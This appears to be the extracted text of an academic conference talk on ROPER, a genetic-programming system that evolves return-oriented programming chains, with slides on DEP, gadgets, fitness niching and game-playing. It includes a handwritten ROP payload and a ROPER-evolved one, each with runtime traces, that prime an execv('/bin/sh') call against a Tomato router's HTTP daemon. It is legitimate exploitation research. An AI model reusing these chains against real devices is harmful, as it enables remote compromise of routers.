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
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- How do we best cultivate the evolution of ROP payloads?
- What sort of things are they capable of?


3. Bird's-Eye View of ROPER

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5. The Fundamental Problem of Information Security

At bottom, in computation, there is no essential distinction between data and code. The fundamental problem of infosec is to find ways of imposing this distinction in specific contexts, and ensuring that it locally holds.

► The hacker feeds some input 'data' to the target process, which...

Top of Calling Stack Frame
2nd argument
1st argument
Return Address
Saved Frame Pointer
Locally Scoped Data, Including Statically Allocated Buffers

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
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pp of Calling Stack Frame	Stack
2nd argument	grows
1st argument	
DDRESS OF STACK DATA /	JMO
ARMLESSDATAHARMLESS ATAHARMLESSDATAHARM	dewnware
ESSDATAHARMLESSDA <mark>T</mark> A)	. /
ARMLESSDATAHARMLESS ATAHARMLESSDAIMHARM	
ESSDATAHARM ESSDATA	

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- ▶ On Unix systems, this defence is called $W \oplus X$. Windows users know it as "Data Execution Prevention", or DEP.
- ▶ The classic shellcode attack fails, because the shellcode, written to the stack, cannot be **executed**.

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- PROBLEM: You can't write to executable memory, and you can't execute writeable memory. Old-school shellcode attacks won't work.
- SOLUTION: You can't introduce any code of your own, but you can reuse pieces of memory that are already executable. The trick is rearranging them into something useful.



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- in a ROP chain, each gadget performs its operation, and then sends the instruction pointer to the next gadget in the chain

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- ...but this is just a convention. If an instruction pops an address from the stack into the IP, it will do so no matter what address we put there.
- ▶ and we can take advantage of this to 'chain' arbitrarily many gadgets together. As each reaches its RETURN instruction, it sends the instruction pointer to the next gadget in the chain.

12. Generalization of the Gadget Concept

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- we can broaden it to include any sequence of instructions that culminates in a jump to a location that's determined by the data on the stack
- this gives us what's commonly called 'JOP', or jump-oriented programming

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
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- ► The concept is very general, & provides a systematic way of thinking about exploitation.
- We could even say that "Exploitation is setting up, instantiating, and programming a weird machine." (Halvar Flake @ Infiltrate, 2011)



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
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
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Why is this a good suitable problem space for evolutionary methods?

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16. Challenges ROP Poses for Genetic Programming

Looked at another way, however, these same features pose challenges for genetic programming:

- Genetic Programming often makes use of a highly specialized virtual machine, with a small and purposeful instruction set.
- ▶ Our 'instruction set' is the set of gadgets extracted from a target binary.
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
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- It is not purposeful, but a disordered scrap heap of ill-fitting parts.
- ➤ It is not uniformly distributed over the semantic space it represents.

17. Uneven Raw Materials



Operations are unevenly distributed across registers.

What is necessary in order for natural selection to take place?

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
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
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Anything that implements these traits can implement Darwinian evolution.

19. Bird's-Eye View of ROPER



20. Genetic Algorithm with Tournament Selection



21. Implementation Details

GENOTYPE REPRESENTATION	stack of gadget pointers & dwords
VARIATION OPERATORS	single-point crossover (fitness weighted or cloning with micromutation
PHENOTYPE REPRESENTATION	behaviour of ROP-chain in virtual CPU, loaded with target executable
FITNESS FUNCTIONS	crowding-modulated crash penalty performance in task niching/fitness-sharing modifier

22. The Unicorn Emulation Library

In order to examine the behaviour of each ROP or JOP payload, I make use of Nguyen Anh Quynh's (excellent) Unicorn CPU Emulation library, which allows one to utilize QEMU's CPU modules without needing to spin up an entire QEMU instance.

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This has been a terrifically useful tool for studying low-level processes on variou architectures, and I encourage anyone doing the same to look into it.

23. Pattern matching

Suppose we wanted to prime the CPU for the call execv("/bin/sh", ["/bin/sh"], 0);

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We'd need a ROP chain that sets r0 and r1 to point to some memory location that contains "/bin/sh", sets r2 to 0, and r7 to 11. Once that's in place spawning a shell is as simple as jumping to any given address that contains an svc instruction.

24. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd

Payload:

00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000dl3d 00015330 deba5e12 feedc0de badb17e5 0000000b 0001c64c

Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ???????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```

25. Shellcode Using Noisy Gadgets

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One of ROPER's more peculiar solutions to this problem – using gadgets from a Tomato router's HTTP daemon – is on the next slide...

26. Specimen generated by ROPER

Payload:

000100fc 0002bc3e 0002bc3e 0002bc3e

00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e

00016884 0002bc3e 00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b

000155ec 00000000 0000000b 0002bc3e

000100fc 0002bc3e 0000000b 00000000

0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e 0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e

000109b4 0002bc3e 0002bc3e

00016758 0000000b 0000e0f8 0002bc3e

0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000 00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b

00015d24 0002bc3e 00000000 00000000 00012a78 0000000b 00000000

0000e0f8 00000000

000109b4 0002bc3e 0000000b 0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e

000100fc 0002bc3e 00000000 00000000

000100fc 0002bc3e 00000000 0000000b

00012a78 0002bc3e 0002bc3e

0001569c 0000000b 0002bc3e 0002bc3e

```
[000100fc] mov r0, r6
                                             [00016890] str r0, [r4, #0x1c]
                                                                                   [00012780] bne #0x18
[00010100] ldrb r4, [r6], #1
                                             [00016894] mov r0. r4
                                                                                   [00012784] add r5, r5, r7
[00010104] cmp r4, #0
                                             [00016898] pop {r4. lr}
                                                                                   [00012788] rsb r4. r7. r4
                                             [0001689c] b #4294966744
[00010108] bne #4294967224
                                                                                   [0001278c] cmp r4. #0
[0001010c] rsb r5. r5. r0
                                             [00016674] push {r4, lr}
                                                                                   [00012790] bat #4294967240
[00010110] cmp r5. #0x40
                                             [00016678] mov r4. r0
                                                                                   [00012794] b #8
[00010114] movat r0. #0
                                             [0001667c] ldr r0. [r0. #0x18]
                                                                                   [0001279c] mov r0, r7
[00010118] movle r0. #1
                                             [00016680] ldr r3. [r4. #0x1c]
                                                                                   [000127a0] pop {r3, r4, r5, r6, r7, pc}
[0001011c] pop {r4, r5, r6, pc}
                                             [00016684] cmp r0, #0
                                             [00016688] ldrne r1, [r0, #0x20]
                                                                                   R0: 0002bc3e
R0: 00000001
                                             [0001668c] movea r1. r0
                                                                                   R1: 00000000
R1: 00000001
                                             [00016690] cmp r3, #0
                                                                                   R2: 00000000
R2: 00000001
                                             [00016694] ldrne r2, [r3, #0x20]
                                                                                   R7: 0000000b
R7: 0002bc3e
                                             [00016698] moveq r2, r3
                                             [0001669c] rsb r2, r2, r1
                                                                                   :: Extended Gadget 2
:: Gadget 1
                                             [000166a0] cmn r2, #1
                                                                                   [000155ec] b #0x1c
[00012780] bne #0x18
                                             [000166a4] bge #0x48
                                                                                   [00015608] add sp. sp. #0x58
                                                                                   [0001560c] pop {r4, r5, r6, pc}
[00012798] mvn r7, #0
                                             [000166ec] cmp r2. #1
[0001279c] mov r0, r7
                                             [000166f0] ble #0x44
[000127a0] pop {r3, r4, r5, r6, r7, pc}
                                             [00016734] mov r2, #0
                                                                                   RA: AAA2hc3e
                                             [00016738] cmp r0, r2
                                                                                   R1: 00000000
                                             [0001673c] str r2, [r4, #0x20]
RO: ffffffff
                                                                                   R2: 00000000
R1: 00000001
                                             [00016740] beg #0x10
                                                                                   R7: 0000000h
R2: 00000001
                                             [00016750] cmp r3, #0
R7: ffffffff
                                             [00016754] beg #0x14
                                                                                   ;; Extended Gadget 3
                                             [00016758] ldr r3, [r3, #0x20]
                                                                                   [00016918] mov r1, r5 **
                                             [0001675c] ldr r2, [r4, #0x20]
;; Gadget 2
                                                                                   [0001691c] mov r2, r6
[00016884] beg #0x1c
                                             [00016760] cmp r3, r2
                                                                                   [00016920] bl #4294967176
[00016888] ldr r0, [r4, #0x1c]
                                             [00016764] strgt r3, [r4, #0x20]
                                                                                   [000168a8] push {r4, r5, r6, r7, r8, lr}
                                                                                   [000168ac] subs r4, r0, #0
[0001688c] bl #4294967280
                                             [00016768] ldr r3, [r4, #0x20]
[0001687c] push {r4, lr}
                                             [0001676c] mov r0, r4
                                                                                   [000168b0] mov r5, r1
[00016880] subs r4, r0, #0
                                             [00016770] add r3, r3, #1
                                                                                   [000168b4] mov r6, r2
                                             [00016774] str r3, [r4, #0x20]
[00016884] beg #0x1c
                                                                                   [000168b8] beg #0x7c
[000168a0] mov r0, r1
                                             [00016778] pop {r4, pc}
                                                                                   [000168bc] mov r0, r1
[000168a4] pop {r4, pc}
                                                                                   [000168c0] mov r1, r4
                                                                                   [000168c4] blx r2
R0: 00000001
                                            R0: 0000000b
R1: 00000001
                                            R1: 00000000
                                                                                   R0: 0002bc3e
R2: 00000001
                                            R2: 00000000
                                                                                   R1: 0002bc3e
R7: 0002bc3e
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                                                                                   R2: 00000000
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```

;; Extended Gadget 0

;; Extended Gadget 1

;; Gadget 0

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency – jumping blindly to arbitrary addresses is hazardous.

Exon 1 Gene

intron.

Exon 2 Intron

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
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- ▶ by branching away from the ROP stack at Gadget 2, our specimen transforms about 90% of its genome into introns





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Given time, the population would be able to recognize iris species with an accuracy of about 96%, as an effect of evolution alone.



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30. Low-Hanging Fruit & its Consequences for Diversity

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- This can happen, for example, if it hyperspecializes on a particularly simple portion – the "low hanging fruit" – of the problem set, while failing to adapt to more difficult problems.

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
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
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- The phenomenon is analogous to a natural population over-adapting to a particularly hospitable niche.
- ▶ But in the wild, this is offset by an increase in competition and crowding, which increase the selective pressure acting on formerly hospitable niches.

 Low-hanging fruit doesn't last very long.


31. Tracking Niches without Crowding



32. Niching with Crowding




33. Dynamic Braiding of Difficulty by Niche



A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

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A detailed view of the intricate braiding of niche availability that takes place once we enable fitness sharing. The image is an enlargement of the right panel of the graph on the last slide, focussing on the region between iterations 3000 and 5000.

Because the environment perennially adjusts to the population's strengths and weaknesses, no specimen encounters the exact same fitness space as its distant ancestors, and cannot benefit from overfitting, or a diet of exclusively low-hanging fruit.

34. Snek!

The next step is to have ROPER evolve populations that can respond to dynamic environments. A good sandbox for this sort of thing is to have ROPER's populations play games.

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They're currently learning how to play an implementation of Snake that I hacked together (github.com/oblivia-simplex/snek).

[CLICK TO PLAY]



As work progresses, limitations in ROPER's basic design became apparent:

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- "Instead of evolving the payloads directly, why not evolve programs that build the payloads?"
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- ▶ to which fitness functions can then be replied, as in ROPER I.

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- ► A child can be generated by loading the **womb** stack with one parent's genome, the **code** stack with the other, then executing the PUSH VM, and taking whatever remains in the **womb** stack at the end as the child.

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- ▶ If the result fails to differ from both parents, discard it, and generate a new one using standard crossover or mutation algorithms.



39. What next?

ROPER II is still under construction, and so I have no results to share with you just yet. Anyone interested is free to check http://github.com/obliviasimplex/roper in a few weeks to see how things have progressed on that front.



Thank you, 2keys!

And thank you to my thesis supervisors inthe NIMS Laboratory, at Dalhousie University:

I am but a simple farmer

Tending to my ROPs

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